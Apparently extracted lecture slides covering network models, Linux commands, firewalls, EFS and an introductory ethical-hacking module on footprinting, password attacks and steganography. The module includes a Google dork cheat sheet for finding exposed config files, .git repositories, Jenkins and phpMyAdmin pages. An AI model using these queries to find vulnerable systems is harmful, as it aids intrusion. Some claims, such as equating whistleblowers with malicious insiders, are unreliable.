
Layer 5. [Session](#)

Layer 4. [Transport](#)

Layer 3. [Network](#)

Layer 2. [Data Link](#)

Layer 1. [Physical](#)



Layered Architecture


- A layered model
- Each layer performs a subset of the required communication functions
- Each layer relies on the next lower layer to perform more primitive functions
- Each layer provides services to the next higher layer
- Changes in one layer should not require changes in other layers
- The processes on each machine at a given layer are called peer-to-peer process

- Communication must move downward through the layers on the sending device, over the communication channel, and upward to the receiving device
- Each layer in the sending device adds its own information to the message it receives from the layer just above it and passes the whole package to the layer just below it
- At the receiving device, the message is unwrapped layer by layer, with each process receiving and removing the data meant for it


PEER – TO – PEER PROCESS

- The passing of the data and network information down through the layers of the sending device and backup through the layers of the receiving device is made possible by interface between each pair of adjacent layers
- Interface defines what information and services a layer must provide for the layer above it.


The interaction between layers in the OSI model



An exchange using the OSI model



Summary of layers



Network Models

TCP/IP Model

TCP/IP PROTOCOL SUITE

The layers in the *TCP/IP protocol suite* do not exactly match those in the OSI model. The original TCP/IP protocol suite was defined as having four layers: *host-to-network*, *internet*, *transport*, and *application*. However, when TCP/IP is compared to OSI, we can say that the TCP/IP protocol suite is made of five layers: *physical*, *data link*, *network*, *transport*, and *application*.

Topics discussed in this section:


Physical and Data Link Layers

Network Layer

Transport Layer

Application Layer

TCP/IP and OSI model



Internet Layer

TCP/IP support the Internet Protocol IP (unreliable).
IP is a host-to-host protocol.

Supporting protocols:

- Address Resolution Protocol (ARP)
- Reverse Address Resolution Protocol (RARP)
- Internet Control Message Protocol (ICMP)
- Internet Group Message Protocol (IGMP)

Transport Layer

Process-to-process protocol.

- User Datagram Protocol (UDP)
- Transmission Control Protocol (TCP)
- Stream Control Transmission Protocol (SCTP)

*Four levels of addresses are used in an internet the TCP/IP protocols: **physical**, **logical**, **port**, and **specific**.*

Topics discussed in this section:


Physical Addresses

Logical Addresses

Port Addresses

Specific Addresses

Addresses in TCP/IP



Physical Address

Physical addresses are imprinted on the NIC. Most local-area networks (Ethernet) use a 48-bit (6-byte) physical address written as 12 hexadecimal digits; every byte (2 hexadecimal digits) is separated by a colon.

Example:

07:01:02:01:2C:4B

A 6-byte (12 hexadecimal digits) physical address.

Physical Address

- known also as the MAC address
- Is the address of a node as defined by its LAN or WAN
- It is included in the frame used by data link layer

Logical Address

- IP addresses are necessary for universal communications that are independent of physical network.
- No two host address on the internet can have the same IP address
- IP addresses in the Internet are 32-bit address that uniquely define a host.

**The physical addresses will change from hop to hop,
but the logical addresses usually remain the same.**

Port addresses

Port address is a 16-bit address represented by one decimal number ranged from (0-65535) to choose a process among multiple processes on the destination host.

- Destination port number is needed for delivery.
- Source port number is needed for receiving a reply as an acknowledgments.

In TCP/IP , a 16-bit port address represented as one single number. Example: 753

The physical addresses change from hop to hop, but the logical and port addresses usually remain the same.

Types of OS

Explain different types of OS

Types of OS

There are two basic types of network operating systems:

Peer-to-peer (P2P) network OSes let users share network resources saved in a common, accessible location. ...

Client-server network OSes provide users with access to resources through a server.

Linux Essentials

Linux Terminal

The Linux command line is a text interface to your computer. Often referred to as the shell, terminal, console, prompt or various other names

Linux Commands

Creating folders and files

```
mkdir /tmp/tutorial
```

```
vim
```


Files and directories

```
$ pwd
```

Present working directory

```
~, pdslab/day3/...
```

Relative path

```
/home/username, /matlab/.../...
```

Absolute path

Files and directories

.

The current directory

..

The parent directory

Use of relative path

```
$ cd ~/pds1ab/day2
```

What will happen if we type --

```
$ cd day3
```

```
$ cd ./day3
```

```
$ cd ../day3
```

Files and directories

```
$ ls
```

List the contents

```
$ ls -l
```

```
Total 11
```

drwxr-xr-x	8	deb	staff	272	Jul	11	11:34	Applications
drwxr-xr-x	5	deb	staff	170	Jun	26	23:23	Backup
drwx-----+	4	deb	staff	136	Jul	15	11:04	Desktop
drwx-----+	6	deb	staff	204	Jun	30	13:25	Documents
drwx-----+	46	deb	staff	1564	Jul	31	12:42	Downloads
drwx-----@	17	deb	staff	578	Jul	31	13:23	Dropbox
drwx-----@	8	deb	staff	272	Jul	30	12:07	Google Drive
drwx-----@	54	deb	staff	1836	Jul	21	12:48	Library
drwxrwxrwx	23	deb	staff	782	Jul	26	17:23	Softwares
drwx-----+	3	deb	staff	102	Jun	26	13:04	Movies
drwx-----+	3	deb	staff	102	Jun	26	13:04	Music

Owner

Group

Last
modified

What are
these?

Create and remove (delete)

```
$ mkdir directoryName
```

MAKE the directory

```
$ rmdir directoryName
```

REMOVE the directory

You cannot REMOVE a non-empty directory

```
$ rm fileName
```

REMOVE the file

```
$ rm -i, rm -f
```

REMOVE interactively, or by FORCE!!

Contents of a file

```
$ more filename
```

```
$ less filename
```

less is less work. 😊

```
$ cat filename
```

From the word concatenate – prints the whole content onto the screen.

```
$ head filename
```

Head of the file

```
$ tail filename
```

Tail of the file

Copy, move

```
$ cp file copy_of_file
```

Copy the content of the file

```
$ mv file different_name
```

Rename / move the file.

Which one should take less time for big files?

```
$ cp file1 file2
```

```
$ rm file1
```

mv does not copy and delete the older file, simply changes the pointer

What am I executing?

```
$ ls
```

Where is this ls?

```
$ which ls
```

```
/usr/bin/ls
```

/usr/bin is in the path

```
$ prog1.o
```

```
$ ./prog1.o
```

If . (dot, the current directory) is in the path, then the first command will work. To ensure that you are executing the program in your current directory, and not something else, specify the location

Input, output

```
$ echo "Hi this is me!"
```

Prints "Hi this is me!"

```
$ echo "Hi this is me!" > test.txt
```

Redirects the output to the file. If the file exists, it is overwritten.

```
$ ./prog1.o > output.txt 2> error.txt
```

*Redirect **STDOUT** and **STDERR***

```
$ ./prog1.o < in.txt > out.txt 2> err.txt
```

Take input from in.txt

```
$ echo "1 2 3 4 5" | ./prog1.o
```

Print "1 2 3 4 5" and use that as the input for the program

Learn yourself

grep

find

diff

sort

ps

top

Routers / Modems/ Switches

Explain all three

Wired & Wireless Networks

Explain wired and wireless network

What is a Firewall?

A Firewall is a network security device that monitors and filters incoming and outgoing network traffic based on an organization's previously established security policies. At its most basic, a firewall is essentially the barrier that sits between a private internal network and the public Internet. A firewall's main purpose is to allow non-threatening traffic in and to keep dangerous traffic out.

Types of Firewalls

Packet filtering

A small amount of data is analyzed and distributed according to the filter's standards.

Proxy service

Network security system that protects while filtering messages at the application layer.

Stateful inspection

Dynamic packet filtering that monitors active connections to determine which network packets to allow through the Firewall.

Next Generation Firewall (NGFW)

Deep packet inspection Firewall with application-level inspection

What Firewalls Do?

A Firewall is a necessary part of any security architecture and takes the guesswork out of host level protections and entrusts them to your network security device. Firewalls, and especially Next Generation Firewalls, focus on blocking malware and application-layer attacks, along with an integrated intrusion prevention system (IPS), these Next Generation Firewalls can react quickly and seamlessly to detect and react to outside attacks across the whole network. They can set policies to better defend your network and carry out quick assessments to detect invasive or suspicious activity, like malware, and shut it down.

Why Do We Need Firewalls?

Firewalls, especially [Next Generation Firewalls](#), focus on blocking malware and application-layer attacks. Along with an integrated intrusion prevention system (IPS), these Next Generation Firewalls are able to react quickly and seamlessly to detect and combat attacks across the whole network. Firewalls can act on previously set policies to better protect your network and can carry out quick assessments to detect invasive or suspicious activity, such as malware, and shut it down. By leveraging a firewall for your security infrastructure, you're setting up your network with specific policies to allow or block incoming and outgoing traffic.

Encrypting File System (EFS)

Encrypting File System (EFS)

The **Encrypting File System (EFS)** on Microsoft Windows is a feature introduced in version 3.0 of NTFS that provides file system-level encryption. The technology enables files to be transparently encrypted to protect confidential data from attackers with physical access to the computer.

Encrypted File System, or **EFS**, provides an additional level of security for files and directories. It provides cryptographic protection of individual files on NTFS file system volumes using a public-key system.

Encrypting File System (EFS)

Encrypted file system may refer to: **File system-level encryption**, a form of disk encryption where individual files or directories are encrypted by the file system itself

EFS provides a way to protect sensitive data stored on a computer's hard drive or shared over a network. It's commonly used in corporate environments to protect confidential information. EFS encryption operates transparently to users, meaning they can access encrypted files just like any other file, as long as they have the necessary permissions.

The benefits of using EFS

EFS provides protection against unauthorized access to files.

Data Security: EFS provides encryption at the file level, which means that individual files can be encrypted, protecting their contents from unauthorized access. This adds an extra layer of security, especially for sensitive or confidential data.

Protection of Data in Transit: When files are transferred over a network, EFS ensures that they remain encrypted, reducing the risk of interception or eavesdropping.

The benefits of using EFS

- Integration with User Authentication:** EFS can be integrated with user authentication mechanisms, such as Windows user accounts, to control access to encrypted files. This means that only authorized users with the correct credentials can access the encrypted data.
- Transparent to Users:** Once configured, EFS operates transparently to users. Authorized users can access and work with encrypted files just like any other file, without needing to perform additional decryption steps.

Backup & Recovery

Backup and recovery are essential components of data management and cybersecurity strategies. Here's an overview of each:

Backup:

Definition: Backup refers to the process of creating copies of data to ensure its availability in case of data loss, corruption, or accidental deletion.

Purpose: The primary purpose of backups is to restore data to its original state after a data loss event, such as hardware failure, cyberattacks (e.g., ransomware), natural disasters, or human error.

Recovery:

Definition: Recovery involves the process of restoring data from backups to its original state following a data loss event.

Purpose: The main goal of recovery is to minimize downtime and data loss by restoring lost or corrupted data as quickly as possible.

CS – Cyber Threat & CEH

Module 3

Hackers And Hacking Methodologies

Types Of Hackers

Gray hat hackers

Gray hats exist in an ambiguous ethical hacking area between white and black. These hackers **infiltrate systems without their targets' consent, but they don't exploit vulnerabilities** to cause harm. Instead, they inform the victims of the hack in order to help them improve their security.

Hackers And Hacking Methodologies

White hat Hackers

White hat hackers engage in **legal hacking** to improve digital **security** for those who contract them.

Hackers And Hacking Methodologies

Black hat hackers

Black hat hackers are **cybercriminals who orchestrate scams and exploit vulnerabilities** with the intent to cause harm.

Hackers And Hacking Methodologies

Script kiddies and green hat hackers

These terms are often used interchangeably but there are differences. Both refer to **inexperienced hackers**, although green hat hackers may aspire to become white or black hats, whereas script kiddies' intentions are almost always malicious, and they use existing malware and scripts created by other hackers to launch their attacks.

Hackers And Hacking Methodologies

Hacktivists

Hacktivists are people who hack into systems to **fight back against perceived political or social injustice**. Hacktivists often try to expose government or corporate malfeasance by hacking into secure systems and exposing secret information.

Hackers And Hacking Methodologies

Malicious insider (whistleblower)

A malicious insider, also known as a whistleblower, is someone who works for an organization and decides to **expose wrongdoing from within**. Because whistleblowers work for the targets they hack, they already possess the security access needed to expose confidential information. Some may act out of a grudge for financial gain or revenge, while others feel it's their duty to expose the truth.

Hackers And Hacking Methodologies

Hacking Methodologies

Foot printing

Reconnaissance

Scanning

Enumeration

Gaining Access

Maintaining Access

Covering Tracks

Information Gathering

Information Gathering

What is Foot Printing ?

collect all information about particular user or system

The find arts of gathering target information.

which is a technique used in cyber security and reconnaissance to gather information about a target network or system. Foot printing involves collecting data such as IP addresses, domain names, network topology, employee information, and other details that can be used to understand the structure and vulnerabilities of a target.

Information Gathering

Active Foot Printing

- hacker makes any contacts the targeted system
- This involves directly interacting with the target system to gather information. Techniques can include network scanning, ping sweeps, port scans, and enumeration.

Passive Foot Printing

- Hacker never makes any contact with the target system
- This involves gathering information without directly interacting with the target system. This can include searching publicly available sources such as search engines, social media platforms, company websites, and public records.

Information Gathering

Tools for Active Foot
Printing

Tools for Passive Foot
Printing

Information Gathering

What is Scanning ?

Scanning is a technique used to identify the systems connected to an organization's network. It provides information about the accessible systems, services, and resources on a target system. Some may refer to this type of scan as an active scan because it can potentially disrupt services on those hosts that are susceptible. Scanning is often used during vulnerability assessment when probing weaknesses in existing defenses.

Information Gathering

Active Scanning

Active scanning is a type of network scanning technique that is used to gather information about a target system or network. Unlike passive scanning, which only gathers information that is readily available, active scanning actively interacts with the target system to gather information.

Passive Scanning

Passive scanning is a type of network scanning technique that is used to gather information about a target system or network without actively interacting with the target. Unlike active scanning, which sends requests or packets to the target and analyzes the responses, passive scanning only gathers information that is readily available, such as information transmitted over the network or stored in system logs.

Information Gathering

Enumeration

Enumeration for identify other system user name group name operating system open ports and services act.

process of extracting additional information from a target system or network after initial scanning or reconnaissance.

This phase involves actively probing the target to gather more detailed information about its resources, services, users, and configurations.

What is Google Hacking/Dorking?

Google Dorking, also known as Google Hacking, is a technique that utilizes advanced search operators to uncover information on the internet that may not be readily available through standard search queries.

This strategy takes advantage of the features of Google's search algorithms to locate specific text strings within search results. Notably, while the term "hacking" suggests an illicit activity, Google Dorking is entirely legal and often used by security professionals to identify vulnerabilities in their systems.

How Does Google Dorking Work?

Google Dorking leverages advanced search operators to refine and pinpoint search results. When combined with keywords or strings, these operators instruct Google's search algorithm to search for particular information.

This method can be used to find files of a particular type, search within a specific website, look for certain keywords in the title of a web page, or even find pages that link to a particular URL

Examples of Google Dorking

Use Case	Operator	Example Usage
Searching Within a Specific Website	<code>`site:`</code>	<code>`site:nytimes.com cybersecurity`</code>
Finding Specific File Types	<code>`filetype:`</code>	<code>`filetype:pdf machine learning`</code>
Searching for Pages with Specific Titles	<code>`intitle:`</code>	<code>`intitle:"data privacy"`</code>
Finding Pages that Link to a Specific URL	<code>`link:`</code>	<code>`link:bbc.co.uk/news/technology-57339947`</code>
Searching for Specific Text on a Web Page	<code>`intext:`</code>	<code>`intext:"cyber threat"`</code>

Google Dork Cheat sheet (Commands List)

Purpose	Google Dorking Command
Find Microsoft Word documents	filetype:doc
Find text documents	filetype:txt
Find PowerPoint presentations	filetype:ppt
Find PDF files	filetype:pdf
Find Excel spreadsheets	filetype:xls
Find open directories on web servers	intitle:"Index of /"

Find Apache default pages	intitle:"Apache2 Debian Default Page"
Find Nginx default pages	intitle:"Welcome to nginx!"
Find open IIS servers	intitle:"Welcome to IIS"
Search for login pages	intitle:"Login" or intitle:"Log In"
Search for directory listings	intitle:"Index of /" or intitle:"Browse Directory"

Find exposed configuration files	intitle:"config.json"
Identify exposed Git repositories	intitle:"index of" inurl:.git
Find vulnerable Apache Tomcat installations	intitle:"Apache Tomcat" intitle:"Administration"
Discover open Jenkins instances	intitle:"Dashboard [Jenkins]"
Search for exposed Subversion repositories	intitle:"Index of /svn"
Find open phpMyAdmin installations	intitle:"phpMyAdmin" or intext:"phpMyAdmin MySQL-Dump"
Locate exposed Microsoft SharePoint documents	intitle:"Microsoft SharePoint" intext:"Sign in to SharePoint"

System Hacking

System hacking is the process of hacking a system, such as computers, laptops, and relevant software, to steal data and confidential information.

In system hacking, the attackers find and exploit the vulnerabilities in the systems for illegal benefits and unauthorized data access. For this, they find the information about the system, network, as well as relevant parts of computer science.

Since the internet-connected systems are somehow vulnerable, the hackers use techniques like email spamming, social engineering, Trojans, worms, phishing, port vulnerabilities, etc., for launching system hacking attacks.

System Hacking

System hacking is the way hackers get access to individual computers on a network.

It is actually having access over an idle system to gain as much information as the attacker can gain.

System hacking, on the other hand, has usually got a more generic definition it is the procedure of obtaining unauthorized access to a system and its resources.

Some hacking types are perfectly legal, the most typical example being ethical hacking, a system penetration testing, conducted by information security specialists.

One of the most important methods used by hackers in order to circumvent standard authentication is password cracking. It is actually the very first step in its process.

Password Attacks

A hacker can exploit a weak passwords & uncontrolled network modems easily

Steps

Hacker gets the phone number of a company

Hacker runs war dialer program


If original number is 555-5532 he runs all numbers in the 555-55xx range

When modem answers he records the phone number of modem

Hacker now needs a user id and password to enter company network

Company is finally forced to find a way to protect its network

Password Security



Password hashed and stored

**Salt added to randomize password &
stored on system**

Password attacks launched to crack encrypted password

Password Attacks - Process

Find a valid user ID

Create a list of possible passwords

Rank the passwords from high probability to low

Type in each password

If the system allows you in – success !

If not, try again, being careful not to exceed password lockout
(the number of times you can guess a wrong password
before the system shuts down and won't let you try any
more)

Password Attacks - Types

Dictionary Attack

- Hacker tries all words in dictionary to crack password
- 70% of the people use dictionary words as passwords

Brute Force Attack

- Try all permutations of the letters & symbols in the alphabet

Hybrid Attack

- Words from dictionary and their variations used in attack

Social Engineering

- People write passwords in different places
- People disclose passwords naively to others

Shoulder Surfing

- Hackers slyly watch over peoples shoulders to steal passwords

Dumpster Diving

- People dump their trash papers in garbage which may contain information to crack passwords

Steganography

Steganography

Steganography is the practice of concealing information within another message or physical object to avoid detection.

Types of the Steganography:

The steganography are of four types and they are as follows:

Messages in the text: The messages in text program are also called as SPAM MIMIC and the messages can be hidden in a form of text reframing the text of the carrier file.

Messages in still images: The messages in the still images are a very popular tool in outguess.

Messages in audio: The messages in the audio information in the layer III of the encoding process of MP3 file and the messages in the audio are sent along the noise.

Messages in a video: The messages in the video integrating data into the multimedia have got the attention very slowly. The video files are the best carrier files as they have more irrelevant bits.

Advantages of the Steganography:

The advantages of the steganography are as below:

The steganography is for protecting the data, such as in the field of media where the copywriting ensures the authentication.

